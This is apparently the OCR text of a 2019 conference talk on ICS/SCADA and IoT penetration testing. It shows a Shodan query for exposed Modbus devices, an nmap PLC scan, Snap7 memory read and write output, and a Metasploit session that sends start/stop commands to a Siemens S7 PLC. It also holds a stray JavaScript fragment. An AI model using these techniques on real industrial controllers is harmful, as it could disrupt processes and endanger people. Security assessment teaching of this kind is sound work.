CENSUS
IT Security Works

ICS/SCADA & IoT SECURITY TESTING

DIMITRIOS GLYNOS (@dfunc)
dimitris@census-labs.com

STERGIOS KOLIOS
stergios@census-labs.com

ICS-CSR CONFERENCE 2019

www.census-labs.com

> ABOUT CENSUS

- Provider of IT Security Assessment Services
  - Security Assessments cover *software*, *devices*, *infrastructure* and *organizations*
- This talk is based on experience gained from
  - ICS/SCADA security testing
  - IoT security testing
  - Critical infrastructure penetration testing

> SHORT BIO


- Dr Dimitrios Glynos
  - Director of Product Security Services at CENSUS S.A.
  - Managing security assessments of IoT devices
- Stergios Kolios
  - Senior Penetration Tester at CENSUS S.A.
  - Leads the ICS/SCADA testing projects

> ICS/SCADA SECURITY TESTING

> TERMINOLOGY

- **ICS** - Industrial Control Systems
  - They manage and monitor industrial processes


- **SCADA** - Supervisory Control and Data Acquisition
  - They provide Human Machine Interface (HMI) and control to industrial processes while collecting data from the supervised processes.



- **PLC** - Programmable Logic Controllers
  - They monitor and control RTUs

- **RTU** - Remote Terminal Unit
  - Comprised of actuators and sensors. They are the "cyber-physical" systems.

- **Historian**
  - Dedicated raw data collection server



> COMMON PROTOCOLS

- MODBUS
- PROFINET
- PROFIBUS
- S7
- DNP3
- CIP
- OPC

> PROTOCOL SECURITY

- Most of the them designed with availability in mind
  - Clear text
  - No message authentication
  - No replay protection mechanisms
  - No data integrity protections

> SCADA/PLC ADVISORIES

- https://www.us-cert.gov/ics/advisories-by-vendor
  - Hard-coded credentials
  - Unrestricted file uploads
  - Buffer overflows
  - Improper input validations
  - Improper authentication

> WHAT DOES THIS MEAN?

- Adversarial actions on the ICS network may lead to:
  - Damage in products
  - Damage in infrastructure
  - Personnel injuries
  - Civilian casualties
  - Outage in Critical Services

> IoT SECURITY TESTING


> INTERNET OF THINGS (IoT)

- *"the interconnection via the Internet of computing devices embedded in everyday objects, enabling them to send and receive data"* – Oxford Dictionary

> TESTING THE SECURITY OF IoT DEVICES

Device

Hardware Security



Is it possible to decrypt stored data just by communicating with the secure chip?

Software Security

```
    document.getElementById(
}

function updatePhotoDescription() {
    if (descriptions.length > (page * 9) + (currentImage.substring(
        document.getElementById('bigImageDesc').innerHTML =
    }
}

function updateAllImages() {
    var i = 1;
    while (i < 10) {
        var elementId = 'foto' + i;
        var elementIdBig = 'bigImage' + i;
        if (page * 9 + i - 1 < photos.length) {
            document.getElementById( elementId ).src =
            document.getElementById( elementIdBig ).src =
        } else {
            document.getElementById( elementId ).src = '';
```


Is it possible for an unauthorized actor to remotely control the device due to a bug in the software?

Communications Security

Is it possible for someone to eavesdrop on the device communications?

Command & Control


Management Platform Security



Is it possible for an unauthorized actor to collect all data gathered by the devices?

> TESTING THE SECURITY OF IoT DEVICES

Black Box Testing Timeline



Identify Vulnerabilities in Exposed Functionalities

Enumerate Exposed Functionalities

Test Functionalities

Identify Vulnerabilities in Analyzed Firmware

Dump Firmware

Identify Vulnerabilities

> COMMON ISSUES OF IoT DEVICES

- Use of default credentials
- Missing/broken authentication for critical function
- Device spoofing
- Exposure of sensitive user information
  - Unprotected cloud storage
  - Device theft
  - Security defects in Command & Control
- Firmware comes with known vulnerabilities
  - Unpatched device
  - A device that no longer receives security updates

> DEMO OF IoT DEVICE BUG EXPLOITATION

> CRITICAL INFRASTRUCTURE PENETRATION TESTING

> CRITICAL INFRASTRUCTURE

- What is Critical Infrastructure?
  - *“an asset, system or part thereof [..] which is essential for the maintenance of vital societal functions, health, safety, security, economic or social well-being of people”*

    from EU Council Directive 2008/114/EC
  - *Center for Security Studies (KEMEA)* is responsible for identifying the Critical Infrastructures in Greece

> CRITICAL INFRASTRUCTURE NETWORK AND INFORMATION SECURITY

- EU “NIS” Directive
  - *“Member States shall ensure* ***that operators of essential services*** *take appropriate and proportionate technical and organisational measures to manage the risks posed to the security of network and information systems..”*

> CRITICAL INFRASTRUCTURE TECH. & THREATS

- Mixture of IT and OT systems
  - Always looking into automation (ICS) and smart integration (IoT) technologies
- Multiple site organizations
- A significant attack surface with an increasing number of Internet facing devices & services
  - Attacks may cross from cyber to physical realm

> ICS CYBER ATTACKS

- US power grid - 5 March 2019
  - A "cyber event" interrupted grid operations in parts of the western United States, according to a report posted by the Department of Energy
- Saudi Arabia gas sector 2017
  - attack on the TRICONEX safety systems
- Renault/Nissan WannaCry incident 2017
- Ukraine power grid 2016 & 2015
- German steel mill 2015
- Stuxnet 2010

> PENETRATION TESTING OF CRITICAL INFRASTRUCTURE

- How to organize
  - Scope the assessment
    - Corporate network
    - ICS network
  - Schedule the ICS assessment
    - Passive Assessment
      - Can be carried out anytime
    - Active Assessment
      - During Maintenance Periods
      - At Backup / Disaster Recovery Site

> PENETRATION TESTING OF CRITICAL INFRASTRUCTURE

- Passive ICS Assessment may review
  - Network infrastructure overview
  - Firewall rules
  - Operating system versions and patch level
  - Password policy
  - Remote access
  - Use of jump-hosts
  - Logging of actions
  - PLCs in use


> PENETRATION TESTING OF CRITICAL INFRASTRUCTURE

- Active ICS Assessment
  - Test the perimeter
    - OSINT (including PLCs connected to the internet)
      - Use *Shodan* query such as ‘port:502 org:”<TARGET_ORGANIZATION>”’. Identifies Modbus protocol facing the Internet belonging to a particular organization
    - Identify external attack surface
  - Infiltration through Social Engineering
    - Gain access to the OT network

> PENETRATION TESTING OF CRITICAL INFRASTRUCTURE

- Active ICS Assessment
  - Pivoting from Corporate Network
    - Find servers with direct or indirect communication with the ICS/SCADA network
  - ICS/SCADA network penetration testing
    - Exploit vulnerabilities in SCADA servers and PLCs
    - Exploit vulnerabilities in industrial communication protocols or other protocols for data exchange inside the SCADA network (e.g. SMB)

> USING NMAP TO IDENTIFY PLCs




```
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.0014s latency).
Scanned at 2019-04-29 11:10:52 EEST for 20s

PORT    STATE SERVICE  REASON         VERSION
102/tcp open  iso-tsap syn-ack ttl 30 Siemens S7 PLC
| s7-info:
|   Module: 6ES7 151-8AB01-0AB0
|   Basic Hardware: 6ES7 151-8AB01-0AB0
|   Version: 3.2.7
|   System Name: SIMATIC 300(1)
|   Module Type: IM151-8 PN/DP CPU
|   Serial Number: [redacted]
|_  Copyright: Original Siemens Equipment
MAC Address: 00:1B:1B:[redacted] (Siemens AG,)
Service Info: Device: specialized

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:11
Completed NSE at 11:11, 0.00s elapsed
```

> USING SNAP7 CLIENT TO CONNECT TO PLC



IP: 192.168.10.1

Connect as: S7 BASIC

Rack: 0

Slot: 2

Async Mode
- ● Polling
- ○ Event
- ○ Callback

PDU Size (byte): 240

Catalog

Order code: 6ES7 151-8AB01-0AB0

Version: V 32.9.9

Unit Info

Module Type Name: IM151-8 PN/DP CPU

Serial number: [redacted]

Vendor copyright: Original Siemens Equipment

AS Name: SIMATIC 300(1)

Module Name: IM151-8 PN/DP CPU

Communication Info

Max PDU size (byte): 240

Max active connections: 12


Max MPI rate (bps): 187500

Max comm. bus rare (bps): 0

If TSAP Tab is used for the connection, The system Info is not called automatically (you should press the button "Refresh Info"). This because some PLC (S7200/LOGO) don't offer these informations.

Get System Info 29 ms OK

> ARBITRARY READ/WRITE OF PLC MEMORY



IP: 192.168.10.1

Connect as: S7 BASIC   Rack: 0   Slot: 2

Async Mode: ● Polling ○ Event ○ Callback

PDU Size (byte): 240

Area: DB

DB Number: 1

Start: 0


Amount: 70

WordLen: S7WLByte

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0000	$00	$04	$00	$01	$00	$02	$02	$02	$00	$02	$00	$02	$00	$01	$00	$00
0010	$00	$00	$0A	$00	$20	$20	$20	$20	$20	$20	$20	$20	$20	$20	$0A	$00
0020	$20	$20	$20	$20	$20	$20	$20	$20	$20	$20	$0A	$00	$20	$20	$20	$20
0030	$20	$20	$20	$20	$20	$20	$0A	$00	$20	$20	$20	$20	$20	$20	$20	$20
0040	$20	$20	$00	$00	$00	$00	$20	$20	$0A	$00	$20	$20	$20	$20	$20	$20
0050	$20	$20	$20	$20	$0A	$00	$20	$20	$20	$20	$20	$20	$20	$20	$20	$20
0060	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0070	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0080	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0090	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
00A0	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
00B0	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
00C0	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
00D0	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
00E0	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
00F0	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0100	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0110	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0120	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0130	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0140	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0150	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0160	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0170	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0180	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
0190	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00
01A0	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00	$00

```
Write Data        8 ms        OK
```

> SENDING START/STOP COMMANDS TO PLC



```
msf auxiliary(admin/scada/simatic_s7_300_memory_view) > use auxiliary/admin/simatic_s7_300_command
msf auxiliary(admin/simatic_s7_300_command) > show options

Module options (auxiliary/admin/simatic_s7_300_command):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CYCLES   10               yes       Set the amount of CPU STOP/RUN cycles.
   MODE                      no        Set true to put the CPU back into RUN mode.
   RHOSTS   192.168.10.1     yes       The target address range or CIDR identifier
   RPORT    102              yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(admin/simatic_s7_300_command) > exploit

[-] Auxiliary failed: NoMethodError undefined method `get_once' for nil:NilClass
[-] Call stack:
[-]   /root/.msf4/modules/auxiliary/admin/simatic_s7_300_command.rb:175:in `run_host'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:135:in `block (2 levels) in run'
[-]   /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:106:in `block in spawn'
[*] Auxiliary module execution completed
msf auxiliary(admin/simatic_s7_300_command) > set MODE 1
MODE => 1
msf auxiliary(admin/simatic_s7_300_command) > exploit

[+] 192.168.10.1:102      - 192.168.10.1 PLC is running, iso-tsap port is open.
